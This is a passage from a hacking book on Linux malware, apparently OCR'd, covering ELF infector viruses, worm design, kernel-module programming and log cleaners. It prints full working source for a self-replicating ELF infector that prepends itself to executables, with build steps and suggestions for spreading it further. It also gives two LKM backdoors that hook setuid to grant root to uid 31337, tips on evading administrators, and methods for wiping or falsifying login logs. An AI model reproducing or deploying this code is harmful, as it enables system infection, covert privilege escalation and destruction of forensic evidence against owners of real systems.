However, a serious local vulnerability discovered in a system would make it possible to infect the entire system even without root privileges. This can be achieved by combining a virus (an ELF infector) with an exploit that takes advantage of such a local vulnerability. Hoping that sooner or later a vulnerability affecting numerous Linux systems will be discovered, hackers are preparing by practicing writing infectors. But even in this case, a serious epidemic would be almost impossible, because for a virus to spread it must be launched on numerous systems. This is not as easy as it used to be: The days when one and all exchanged diskettes have been long gone into history. Currently, UNIX system administrators mostly download their software from reliable Internet sources. Therefore, unless a popular Internet archive with executable programs is infected, chances of a Linux virus becoming widespread are negligible. And if a virus is equipped with a mechanism for self-propagating and replicating over the Internet, it will no longer be a virus but a worm (see *Chapter 17*).

Most infector viruses are written for executable ELF files, but because scripts (perl, sh, etc.) are popular in UNIX systems, there also are viruses written in a script language that infect only scripts. Because this book is C-oriented, only C-language ELF infectors are considered, although nothing is to prevent you from writing an ELF infector in assembler.

Listing 16.1 later in this chapter shows the source code for the simplest and the most universal ELF infector. You can also find it in the /PART IV/Chapter 16 directory on the

accompanying CD-ROM. The infector doesn't do anything fancy; it simply seeks a victim — an ELF file — in the current directory and adds its body to the beginning of the victim's code. To avoid arousing the user's suspicions, when the infected file is launched, the infector temporarily separates its body from that of the victim, creates a temporary file, into which the body of the victim is copied, and launches this file for execution. Then the infector deletes the temporary file, seeks another victim in the current directory, and writes its body at the beginning of the victim's body. This is how the virus replicates.

To avoid infecting an already infected victim, the infector tacks a mark, `"Ivan Sklyaroff"`, at the end of each infected victim. Before infecting another prospective candidate, the infector checks it for the mark. If the victim already has it, the infector leaves it alone and continues looking for another prey.

In addition, the infector checks whether a prospective infection candidate is an executable ELF file. To this end, it looks for the `0x7f,'E','L','F'` signature at the beginning of the file and checks whether the file type field (`e_type`) in the victim's ELF header is set to the `ET_EXEC` constant, which means that the file is executable. If the infector does not perform these checks, it will add itself to script, text, and all other types of files, thereby giving itself away.

The infector infects only one target in the current directory each time it is run. The number of victims per run can be increased by changing the value of the `MAX_VICTIMS` constant. You can also add the capability to spread the infection in all accessible directories.

The rest of the code ought to be clear from the comments. I recommend that you start studying the program from the `main()` function.

The infector program is compiled as usual:

```
# gcc elfinfector.c -o elfinfector
```

The size of the compiled infector can be reduced by processing it with the `strip` utility:

```
# strip elfinfector
```

An important detail: The `VIRUS_LENGTH` constant in the source code must be set to the exact size of the compiled program; otherwise, the infector will not work properly. You may have to compile the infector several times using a different value each time to find the right value. The value of 5,296 is the size of the compiled infector in my system (after being processed by the `strip` utility), but it can be different in your system.

In addition to the described infection methods, more complex ones can be used. These include the following:

- By modifying the ELF file's headers, the virus can create one or more extra sections in the beginning, middle, or end of the victim file and place its body into this section. In this case, the virus must change the program entry point (`e_entry`) to the beginning of "its" section. After the virus finishes its tasks, it will pass control to the victim.
- The virus can place its body into the victim's data section (`.data`). (If there is not enough room for it in the section, the virus can increase its size.) The program entry point (`e_entry`) is then changed to point to the start of the virus's code in the data section. After the virus finishes with its tasks, it will pass control to the victim. Because the `.data` section usually has no execution privileges, the virus must set this privilege.

- Analogous to its actions in the data section, the virus can install itself into the code (`.text`) or some other suitable section.

To give your brain a workout, try to implement one or even all of these methods. To be able to handle all of these tasks, I urge you to familiarize yourself with the following materials:

1. *"The ELF Virus Writing HOWTO"* by Alexander Bartolich (**http://vx.netlux.org/lib/vab00.html**).
2. *"UNIX Viruses"* by Silvio Cesare (**http://vx.netlux.org/lib/vsc02.html**).

Listing 16.1. ELF infector (elfinfector.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <dirent.h>
#include <elf.h>

#define VIRUS_LENGTH 5296 /* Correct length of the compiled infector */
#define TMP_FILE "/tmp/body.tmp"
#define MAX_VICTIMS 1 /* Maximum number of infected files per launch */
#define INFECTED "Ivan Sklyaroff" /* Infected file mark */

char *body, *newbody, *virbody;
int fd, len, icount;
struct stat status;
Elf32_Ehdr ehdr; // For accessing the ELF header

infect(char *victim)
{
  char belf[4] = {'\x7f', 'E', 'L', 'F'};
  char buf[64];

  /* Reading the victim's ELF header */
  fd = open(victim, O_RDWR, status.st_mode);
  read(fd, &ehdr, sizeof(ehdr));

  /* Checking whether the prospective victim is an ELF file */
  if (strncmp(ehdr.e_ident, belf, 4) != 0)
    return; // Exiting the function if the victim is not an ELF file
  if (ehdr.e_type != ET_EXEC)
    return; // Exiting the function if the victim is not an executable file

  /* Otherwise, reading the victim's body and saving it in a buffer */
  fstat(fd, &status);
  lseek(fd, 0, SEEK_SET);
  newbody = malloc(status.st_size);
  read(fd, newbody, status.st_size);

  /* Checking for the infection mark at the end of the victim's body */
```

```
  lseek(fd, status.st_size - sizeof(INFECTED), SEEK_SET);

  read(fd, &buf, sizeof(INFECTED));

  /* If there is a mark, the file is already infected;
     therefore, exit the function. */
  if (strncmp(buf, INFECTED, sizeof(INFECTED)) == 0)
    return;

  /* Writing the virus body at the start of the file */
  lseek(fd, 0, SEEK_SET);
  write(fd, virbody, VIRUS_LENGTH);
  /* Writing the victim's body */
  write(fd, newbody, status.st_size);
  /* Adding an infection mark at the end of the victim's body */
  write(fd, INFECTED, sizeof(INFECTED));
  close(fd); // Closing the infected file

  icount++; // Incrementing the infected file counter

  printf("%s infected!\n", victim);
}

find_victim()
{
  DIR *dir_ptr;
  struct dirent *d;
  char dir[100];

  getcwd(dir, 100); // Determining the current directory
  dir_ptr = opendir(dir); // Opening the current directory

  /* Reading the directory while the elements (files) last */
  while (d = readdir(dir_ptr))
  {
    if (d->d_ino != 0) {
      if (icount < MAX_VICTIMS) // Checking the infection counter
        infect(d->d_name); // Calling the infection counter
    }
  }
}

int main(int argc, char *argv[], char **envp)
{
  /* Opening the virus's file and determining the length */
  fd = open(argv[0], O_RDONLY);
  fstat(fd, &status);
  lseek(fd, 0, 0);

  /* Reading the virus's body and saving it in a buffer */
  virbody = malloc(VIRUS_LENGTH);
  read(fd, virbody, VIRUS_LENGTH);

  /* Checking the virus's length */
```

```
  if (status.st_size != VIRUS_LENGTH) {
    /* An infected file is launched; therefore,
       separate the body of the program from the infector. */
    len = status.st_size - VIRUS_LENGTH;
    lseek(fd, VIRUS_LENGTH, 0);
    body = malloc(len);
    read(fd, body, len);
    close(fd);

    /* Saving the original program in a temporary file */
    fd = open(TMP_FILE, O_RDWR|O_CREAT|O_TRUNC, status.st_mode);
    write(fd, body, len);
    close(fd);
    /* Launching the original program */
    if (fork() == 0) wait();
    else execve(TMP_FILE, argv, envp);
    /* Deleting the temporary file */
    unlink(TMP_FILE);
  }

  /* Looking for a victim and infecting it */
  find_victim();

  /* Exiting the infector */
  close(fd);
  exit(0);
}
```

Chapter 17: Worms

Like viruses, worms are computer programs that propagate themselves over a network. The main difference between worms and viruses is that the former are self-sufficient programs; that is, worms don't have to attach themselves to an executable file to replicate.

I intended to write a practice worm for this chapter and use it to examine all details of programming a worm, but for several reasons I changed my mind about this idea. This should not upset you too much (you are not going to write real Internet worms, are you?). A worm is simply a combination of network, exploit, and in some cases virus technologies, which are considered in detail in this book. Therefore, I believe it is enough to simply describe how all of these technologies interact in a worm and to give general worm construction principles to enable you to understand how to program one. You can also find the complete source code of the classical Morris worm (now harmless) in the /PART IV/Chapter 17 directory on the accompanying CD-ROM. This was the first computer worm, which became known all over the world. It was created by Robert Morris Jr., a student at the Cornell University. The worm started spreading on November 2, 1988, striking thousands of computers connected to the ARPANET network, including computers at scientific research facilities, universities, military agencies, and even the Pentagon. The Morris worm could only infect UNIX systems. The damage caused by it was estimated at $100 million.

Basically, if numerous modifications are not counted, few UNIX worms have existed. In the chronological order of their appearance after the Morris worm, these are Ramen, Lion, Cheese, Sadmind, Adore, Slapper, and Lupper.

You can find the detailed information for each of these worms in the Internet at any anti-virus software developers' sites.

A standard worm has three parts:

- The head, which is also sometimes called the *enabling exploit code*
- The body
- The payload

Alternatively, a worm can have only the body.

The payload is intended for inflicting some damage — for example, deleting some files or organizing a DoS attack from the infected machine against some host — or simply for installing a backdoor to control the infected computer remotely. The Morris worm had no payload; that is, it did not have any built-in destructive functions.

The worm head is usually an exploit that takes advantage of a software bug (buffer overflow, format line error, etc.) to take over a remote machine, establishes a TCP/IP connection, and loads from the network the body of the worm and the payload (if the worm has one). Some worms can load themselves entirely on the remote machine right away; that is, their head, body, and payload are a single piece of code. Naturally, such worms are much easier to implement. The reason for a separate head is that often the size of overflowing buffers is just a few dozens of bytes, which is only enough to hold a small loader code. Worms often have more than one head. For example, the Ramen worm had three heads. If Ramen determined that the victim's computer ran under Red Hat 6.2, one of its heads exploited the wu-ftpd daemon and the other exploited the rpc.statd daemon. If the computer ran under Red Hat 7.0, only the third head was used, which exploited the LPRng daemon. The Morris worm had two true heads, which exploited the fingerd daemon and the sendmail daemon. In addition, it had a third head, which was not actually an exploit but a tool to crack passwords and connect to the rsh/rexec services.

Once the worm body is loaded, it takes charge of propagating the worm from the infected system and launches the payload. A worm can also install itself in the startup section, although it may not do this.


To continue propagating, the worm must determine the IP addresses of hosts suitable for infection. It accomplishes this task in several ways: by scanning IP addresses of the current subnet, generating random IP addresses, searching the victim's local files for network addresses, and importing data from the victim's mail log. In addition to IP addresses, a worm can look for URLs and email addresses.

The worm then must test whether the obtained addresses are valid and, if so, whether the given remote host runs under a vulnerable version of the operating system or runs a vulnerable service that can be infected using one or more of the worm's heads. This task is accomplished by simply sending a request to the host and examining the reply. The request type depends on the specific service or operating system; for a Web server, this can be simply a `GET` request.

Next the worm must check whether the given host is already infected with a copy of the worm. This is often done by checking for a certain word or a character combination; that is, the worm sends a keyword in a network request and, if the host is already infected, the copy of the worm on the infected machine sends another keyword in reply. This is where Robert Morris blundered. Quite logically, he foresaw that it would be too easy to defend against his worm by simply running a process that would answer "yes" if asked if there was already a copy running on the prospective infection candidate, giving an appearance that the host is already infected. Therefore, he equipped his worm with a mechanism to ignore every seventh positive reply and to proceed with infection anyway. But he selected too high of the ratio, and already infected systems became infected repeatedly, each new infection consuming a portion of the computer and network channel resources to the point where there was none left for normal operation.

After a victim is selected, the worm head (or heads) exploits a bug in its software and the infection continues according to the described scheme.

PART V:
LOCAL HACKING TOOLS



Chapter 18: Introduction to Kernel Module Programming

Many types of Linux hacker utilities use the LKM technology. A *module* is a chunk of code that the kernel can load and unload as necessary. Loading a module expands the kernel functionality without requiring the operating system to be restarted. Because a module is a part of the kernel, using modules makes it possible to expand system capabilities practically limitlessly. Even though log cleaners (considered in *Chapter 19*) do not use the LKM technology, keyloggers and rootkits (considered in Chapters *20* and *21*) do. Therefore, in this chapter I present the fundamentals of kernel module programming. Programming modules for the version 2.4.*x* kernel is different from programming modules for the version 2.6.*x* kernel. Later in the book, only the 2.6.*x* kernel will be considered, but in this chapter, programming LKM for the 2.4.*x* kernel is also considered, because this kernel version is still used in some servers; moreover, this will allow you to better understand the changes that took place in the 2.6.*x* kernel. You can obtain more detailed information concerning kernel module programming from other literature, such as *The Linux Kernel Module Programming Guide* (**http://tldp.org/guides.html**). This guide is being constantly updated, starting from version 2.2.*x*.

18.1. Version 2.4.x Modules

In *Chapter 11*, a local backdoor was considered, which was an LKM for the 2.4.*x* Linux kernel. I will use this backdoor (Listing 11.1) as an example to consider the construction of modules for the 2.4.*x* kernel. A standard kernel module consists of two functions. The first function, `init_module()`, is called right after the module is installed into the kernel. The second function,

`cleanup_module()`, is called right before the module is removed from the kernel. It usually restores the environment that existed before the module was installed; that is, it undoes whatever the `init_module()` function did. The example module (Listing 11.1) intercepts the `setuid` system call and replaces it with its own version. This system call is always made when a user logs into the system, when a new user is registered, and the like. The names and numbers of Linux system calls are stored in the **/usr/include/asm/unistd.h** header file. Note that there are two calls for `setuid` in this file:

```
...
#define __NR_setuid       23
...
#define __NR_setuid32     213
...
```

In my system, the second version (`__NR_setuid32`) works; it is possible that the first version will work with your system.

The kernel has a system call table, named `sys_call_table`, which determines the address of the kernel function called by the system call number. Thus, the function address for `__NR_setuid32` is simply replaced with a pointer to the new function (I called it `change_setuid`), which will perform the necessary operations. The new function checks the `uid`, with which the system call was made, and if it is `31337`, sets the `root` (`0`) privileges for the current (`current`) user.

Compiling the Listing 11.1 backdoor shows how 2.4.*x* kernel modules are compiled:

```
# gcc -o bdmod.o -c bdmod.c
```

The resulting object file, bdmod.o, must be copied to the directory, in which the `insmod` utility searches for modules. Usually, this is the /lib/modules directory:

```
# cp bdmod.o /lib/modules
```

Then the module is loaded as follows:

```
# insmod bdmod.o
```

The `lsmod` utility is used to verify that the module has been installed. The utility displays the information about loaded modules, which it obtains from the /proc/modules files. The following is an example of this utility executing on my system:

```
# lsmod
Module          Size  Used by
bdmod            656   0  (unused)
autofs         11264   1  (autoclean)
tulip          38544   1  (autoclean)
```

Now you can check the module's operation by logging into the system with `uid = 31337`. As a result, the user is granted root privileges, as is shown by running the `id` command:

```
# id
uid = 0(root) gid = 0(root)
```

The module can be removed from the kernel by the `rmmod` command:

```
# rmmod bdmod
```

18.2. Version 2.6.x Modules

In addition to the regular module structure, which is used in the 2.4.*x* kernel, a capability to use a new module structure was introduced in the 2.6.*x* kernel:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE ("GPL");

static int __init my_init(void)
{
  ...
  return 0;
}

static void __exit my_cleanup(void)
{
  ...
}

module_init(my_init);
module_exit(my_cleanup);
```

Thus, the `module_init()` and `module_exit()` macro definitions (found in the /linux/init.h header file) make it unnecessary to name the initial and final module functions. Even though the new module structure is convenient, I continue using only the regular module structure, which is used in the 2.4.*x* kernel.

The most important change in the 2.6.*x* kernel is that now the `sys_call_table` system call table is not exported; thus, the code in Listing 11.1 will not work in the 2.6.*x* kernel. Hackers, however, found ways of obtaining the address of `sys_call_table`, two of which I consider. As an example, the local backdoor code shown in Listing 11.1 is modified to work on the 2.6.*x* kernel.

18.2.1. Determining the Address of sys_call_table: Method One

The address of the system calls table can be found in the System.map file, in which the kernel variables and functions are described:

```
# grep sys_call_table /boot/System.map
c03ce760 D sys_call_table
```

Now the following assignment can be made in the module:

```
unsigned long *sys_call_table;
*(long *)&sys_call_table=0xc03ce760;
```

Afterward, system calls can be replaced using the `xchg()` function. Listing 18.1 shows the source code for a local backdoor for the 2.6.*x* kernel using the first method of determining the address of `sys_call_table`. I advise you to include the MODULE_LICENCE (GPL) macro definition, which specifies the licensing terms, in all hacker modules. A module will load without this definition, but the operating system will issue a corresponding message, which is entered in logs and may attract unwanted attention from the administrator.

Modules for the 2.6.*x* kernel are compiled differently than those for the 2.4.*x* kernel. First, a makefile needs to be created, with the following contents (specific for the `bmod-2.c` module):

```
obj-m += bmod-2.o
```

Then, a command to make the module is executed:

```
# make -C /usr/src/linux-'uname -r' SUBDIRS=$PWD modules
```

If your /usr/src directory has the symbolic link linux to the directory containing the kernel sources, the `make` command will look as follows:

```
# make -C /usr/src/linux SUBDIRS=$PWD modules
```

Naturally, the kernel sources must be installed in your system in the /usr/src directory. If you don't have the kernel sources where they are supposed to be, you should install them; otherwise, the module build process will fail. KDE or Gnome are convenient tools to install the packets. Look for a function like **Program Setup** in the menu. The needed kernel source packet usually has the name of the `kernel-source-version_number` type.

Executing the command creates an object file of the module, bdmod-2.ko, in the current directory. Note that the extension for 2.6.*x* kernel module object files is .ko, not .o.

Now the module can be loaded:

```
# insmod bdmod-2.ko
```

A list of the installed modules can be displayed using the `lsmod` command; a module can be deleted using the `rmmod` command:

```
# rmmod bdmod-2
```

The source code for the bmod-2.c module can be found in the /PART V/Chapter 18 directory on the accompanying CD-ROM.

Listing 18.1. A local LKM backdoor for the 2.6.x kernel (bdmod-2.c)

```
/* Module backdoor for Linux 2.6.x */
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/syscalls.h>
#include <linux/unistd.h>

MODULE_LICENSE ("GPL");

unsigned long *sys_call_table;
int (*orig_setuid)(uid_t);

int change_setuid(uid_t uid)
{
  if (uid == 31337)
  {
    current->uid = 0;
    current->euid = 0;
    current->gid = 0;
```

```
    current->egid = 0;
    return 0;
  }
  return (*orig_setuid)(uid);
}

int init_module(void)
{
  *(long *)&sys_call_table = 0xc03ce760;
  orig_setuid = (void *)xchg(&sys_call_table[__NR_setuid32], change_setuid);

  return 0;
}

void cleanup_module(void)
{
  xchg(&sys_call_table[__NR_setuid32], orig_setuid);
}
```

18.2.2. Determining the Address of sys_call_table: Method Two

A large minus of the first method of finding the address of the system calls table is that it has to be done manually and that the address changes from one system to another. Thus, an automatic way for finding the address of `sys_call_table` is needed. You could simply insert into a module a function to open the file and look for the address of `sys_call_table` in it. But I want to show you another method to demonstrate what a keen hacker mind is capable of. I learned this method from the *"Protection against Stack Execution (OS Linux)"*[1] article by hacker dev0id from UkR Security Team (**http://www.ustsecurity.info**).

Dev0id discovered that the address of the `sys_call_table` table is always between the end of the code section and the end of the data section of the current process. He also discovered that the `sys_close` call is exported by the kernel. Because the system calls table contains addresses of all system calls ordered by their numbers, dev0id arrived at an idea: By going through all addresses, the address of `sys_close` could be found in the interval between the end of the code section and the end of the data section. Afterward, the address of `sys_call_table` is obtained by subtracting the call number from the found `sys_close` address. The call number of `sys_close` is `6`. The numbers of the other system calls can be found in the /usr/include/asm/unistd.h header file.

To obtain the address of the end of the code section (`init_mm.end_code`) and of the end of the data section (`init_mm.end_data`), dev0id used the `init_m` variable, which is an `mm_structure` (described in the /arch/i386/kernel/init_task.c kernel source file). The main task of this variable is to describe memory management for the `init` kernel initiation process (not to be confused with the PID 1 `init` process).

[1] Unfortunately, the article is written in Russian and, as far as I know, no English translation of it is available yet.

Listing 18.2 shows the source code for a function that locates the address of the system calls table. This function will be used for all future 2.6.*x* kernel modules requiring call substitution. For the function to work, a global variable also must be defined:

```
unsigned long* sys_call_table;
```

Listing 18.3 shows the source code for a local backdoor that uses the second method of determining the `sys_call_table` address. The module is built and installed into the kernel analogously, as it was done in the previous section.

The source code for the bmod-3.c module can be found in the /PART V/Chapter 18 directory on the accompanying CD-ROM.

The *"Linux On-the-Fly Kernel Patching without LKM"* article in issue #58 of the electronic magazine *Phrack* offers another way of determining the address of the `sys_call_table`. This method, however, depends on the current platform and its algorithm is complex.

Listing 18.2. Function for determining the sys_call_table address

```
void find_sys_call_table(void)
{
  int i;
  unsigned long *ptr;
  unsigned long arr[4];
  /* Obtaining a pointer to the end of the code section */
  ptr = (unsigned long *)((init_mm.end_code + 4) & 0xfffffffc);
  /* Searching until the end of the data section */
  while((unsigned long)ptr < (unsigned long)init_mm.end_data) {
    /* Finding the address of sys_close */
    if (*ptr == (unsigned long)((unsigned long *)sys_close)) {
       for(i = 0; i < 4; i++) {
         arr[i] =* (ptr + i);
         arr[i] = (arr[i] >> 16) & 0x0000ffff;
       }
       /* Is the address really in the table? */
       if(arr[0] != arr[2] || arr[1] != arr[3]) {
         /* Determining the address of the system calls table */
         sys_call_table = (ptr - __NR_close);
         break;
       }
    }
    ptr++;
  }
}
```

Listing 18.3. Local LKM backdoor for the 2.6.x kernel (bdmod-3.c)

```
/* Module backdoor for Linux 2.6.x */
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/unistd.h>
```

```
#include <linux/syscalls.h>

MODULE_LICENSE ("GPL");

unsigned long* sys_call_table;
int (*orig_setuid)(uid_t);

void find_sys_call_table(void)
{
  int i;
  unsigned long *ptr;
  unsigned long arr[4];
  ptr = (unsigned long *)((init_mm.end_code + 4) & 0xfffffffc);
  while((unsigned long)ptr < (unsigned long)init_mm.end_data) {
    if (*ptr == (unsigned long)((unsigned long *)sys_close)) {
      for(i = 0; i < 4; i++) {
        arr[i] = *(ptr + i);
        arr[i] = (arr[i] >> 16) & 0x0000ffff;
      }
      if(arr[0] != arr[2] || arr[1] != arr[3]) {
        sys_call_table = (ptr - __NR_close);
        break;
      }
    }
    ptr++;
  }
}

int change_setuid(uid_t uid)
{
  if (uid == 31337)
  {
    current->uid = 0;
    current->euid = 0;
    current->gid = 0;
    current->egid = 0;
    return 0;
  }
  return (*orig_setuid)(uid);
}

int init_module(void)
{
  find_sys_call_table();
  orig_setuid = (void *)sys_call_table[__NR_setuid32];
  sys_call_table[__NR_setuid32] = (unsigned long)change_setuid;
  return 0;
}

void cleanup_module(void)
{
  sys_call_table[__NR_setuid32] = (unsigned long)orig_setuid;
}
```

Chapter 19: Log Cleaners

Log cleaners (also called log wipers) are sued for removing (cleaning) information from system log files. Hackers clean log files to conceal the fact of their having broken into the system and having access to it. Sometimes log cleaners come as a rootkit component (see *Chapter 21*). Most Linux log files are stored in the /var/log directory.

It might look much easier to simply remove all the log files in a compromised system; however, only the most inexperienced crackers do this, because in this case the administrator will promptly learn of the break-in. Log cleaners are used to remove only some of the information from the log files, that concerned with the hacker's actions. This prevents raising the administrator's suspicions and allows the perpetrator to remain invisible in the system.

There are two types of log files: text and binaries. Information in text log files is usually stored in the text format. The messages, secure, xferlog, and mailog files are a few examples of text log files. Information in binary log files is stored in the binary format. The utmp, wtmp, and lastlog files are a few examples of binary log files.

Log cleaners clean logs using one of the following three methods:

- Log entries that are to be removed are located and overwritten with spaces or zeros using functions like `memset()` or `bzero()`.
- All contents of a log file except the information that needs to be concealed are copied to a temporary file or a temporary memory buffer and then are copied back into the log file overwriting the old contents.

- Instead of deleting the necessary information, it is replaced with fake analogs. For example, the hacker's IP address can be replaced with someone else's, to either simply throw the investigation off the trail or to set that person up.

There are many log cleaner utilities that modify logs in one way or another available. The most known of them are these: `marry`, `logcloak`, `cloack2`, `remove`, `zap2`, `vanish`, and `wipe`. Their source codes can be found at this site: **http://packetstormsecurity.org**.

I will show you how to write log cleaners that work based on the first and second methods. The knowledge obtained in the process will be sufficient to allow you to write a log cleaner based on the third method by yourself.

19.1. Structure of Binary Log Files

Whereas text logs can be handled just like regular text files, binary logs are another story because of their special structure. The following is a list of the main Linux log files:

- utmp — stores information about the current connections to the system. Its standard location is in the /var/run folder. The information from this log is used by the `who` and `w` system utilities.
- wtmp — stores the history of the connections to the system. Its standard location is in the /var/log folder. The information from this log is used by the `last` system utilities.
- lastlog — contains the information about the last user that logged into the system. Its standard location is in the /var/log folder. The information from this log is used by the `lastlog` system utility.

Removing the utmp, wtmp and lastlog files disables log keeping. To enable log keeping, blank copies of these files must be created:

```
# cp /dev/null /var/run/utmp
# cp /dev/null /var/log/wtmp
# cp /dev/null /var/log/lastlog
```

In addition to learning how to clean these files, cleaning the btmp log file, which stores information about unsuccessful login attempts, will also be considered. Its standard location is in the /var/log folder. The information from this log is used by the `lastb` command, which is similar to the `last` command. By default, there is no btmp file in the system, so to enable this particular logging it must be created:

```
# cp /dev/null /var/log/btmp
```

I have never seen a single log cleaner that would clean this log file, so this deficiency will be set right in the demonstration utilities.

All of the mentioned binary logs store information about logins to the system and system rebootings; therefore, processes like login, getty, ftp, xdm, kdm, and the like must be able to write to these logs.

If the hackers do not clean up the logs, the administrator can easily detect their presence in the system by simply running such utilities as `who`, `w`, `last`, `lastlog`, and `lastb`. Actually,

there are numerous ways other than cleaning the system logs for covering up one's tracks in the system. You can, for example, sneak in a kernel module to intercept system calls. You can also replace the executable files of the `who`, `w`, and other administrative utilities with their modified versions that show only part of the information they are supposed to show. Those methods, however, fall beyond the scope of the book, and I will only consider the log cleaning utilities in this chapter.

The `who`, `w`, and `last` utilities use only some of the much larger body of the data stored in the utmp and wtmp log files. The complete information from these files and also from the btmp file can be viewed in the human-legible format with the help of the utmpdump utility:

```
# utmpdump /var/run/utmp
# utmpdump /var/log/wtmp
# utmpdump /var/log/btmp
```

The utility outputs information in lines, each composed of eight fields enclosed in square brackets. The following is a sample output line:

```
[7] [11422] [/3  ] [root     ] [pts/3       ] [              ] [0.0.0.0        ]
[Tue Jul 04 05:21:46 2006    ]
```

The first field holds the session identifier while the second holds the process ID (PID). The third field can hold the following values: ~~, bw, a digit, or a character and a digit. The respective meaning of these labels is: a runlevel change or a system reboot, a bootwait process, a TTY number, and a letter/digit combination for a pseudo-terminal (PTY). The fourth field can be either empty or hold the user name, reboot, or runlevel. The fifth field holds the main TTY or PTY, if this information is available. The sixth field holds the name of the remote host. If the login is performed from the local host, this field is blank. The seventh field holds the name of the remote system. And the last, the eighth, field holds the data and time the record was made. The format of the utmp and wtmp files is basically the same, only the records in the utmp file are ordered chronologically with the newest records at the end of the file while in the wtmp file this order is reversed. There often are irrelevant old records in the utmp file, left by improperly terminated sessions.

Consulting `man utmp` or `man wtmp` you can find out that the utmp and wtmp log files consist of a series of structures. These structures are identical for all the wtmp, utmp, and btmp files and are declared in the utmp.h header file (Listing 19.1), which is located in the /usr/include/bits directory.

Listing 19.1. The structure of the utmp file

```
#define UT_LINESIZE   12
#define UT_NAMESIZE 32
#define UT_HOSTSIZE 256
struct utmp
{
  short int ut_type; /* Type of login */
  pid_t ut_pid;      /* Process ID of login process */
  char ut_line[UT_LINESIZE]; /* Device name (console, ttyxx) */
```

```
  char ut_id[4]; /* The identifier from the /etc/inittab file (usually, the line number) */
  char ut_user[UT_NAMESIZE];  /* User name */
  char ut_host[UT_HOSTSIZE];  /* The name or IP address of the remote host */
  struct exit_status ut_exit; /* The exit status of a process marked as DEAD_PROCESS */
  long int ut_session;   /* The session ID */
  struct timeval ut_tv;  /* The time the record was made */
  int32_t ut_addr_v6[4]; /* The IP address of the remote host in the network byte order
                            (for a local user this field is zero) */
  char __unused[20]; /* Reserved for future use */
};

struct exit_status {
  short int e_termination; /* The process termination status code */
  short int e_exit;        /* The process exit status code */
};

/* For backward compatibility */
#define ut_name   ut_user
#ifndef _NO_UT_TIME
#define ut_time   ut_tv.tv_sec
#endif
#define ut_xtime  ut_tv.tv_sec
#define ut_addr   ut_addr_v6[0]
```

The `lastlog` structure is also defined in the utmp.h header file (Listing 19.2).

Listing 19.2. The lastlog structure

```
struct lastlog
{
  __time_t ll_time;          /* A time stamp */
  char ll_line[UT_LINESIZE]; /* A device name (console, ttyxx) */
  char ll_host[UT_HOSTSIZE]; /* The IP address or the name of the remote host (blank for
                                a local user) */
};
```

There is a separate lastlog.h header file, but it usually contains only one line: `#include <utmp.h>`; that is, all information is in the utmp.h file.

As a rule, entries in the utmp, wtmp, and lastlog files are deleted by the program that made them. Also, entries are not actually deleted, but the user login and host fields in the corresponding structure are cleared and the value in the time field (`ut_time`) is changed to the logout time. Additionally, in the utmp and wtmp files, the entry type (`ut_type`) is changed from `USER_PROCESS` to `DEAD_PROCESS`. The following are the definitions for `ut_type` taken from the utmp.h header file:

```
#define EMPTY          0 /* No valid user accounting information */
#define RUN_LVL        1 /* The system's runlevel */
#define BOOT_TIME      2 /* Time of system boot  */
```

```
#define NEW_TIME        3 /* Time after system clock changed  */
#define OLD_TIME        4 /* Time when system clock changed  */
#define INIT_PROCESS    5 /* Process spawned by the init process  */
#define LOGIN_PROCESS   6 /* Session leader of a logged in user  */
#define USER_PROCESS    7 /* Normal process  */
#define DEAD_PROCESS    8 /* Terminated process */
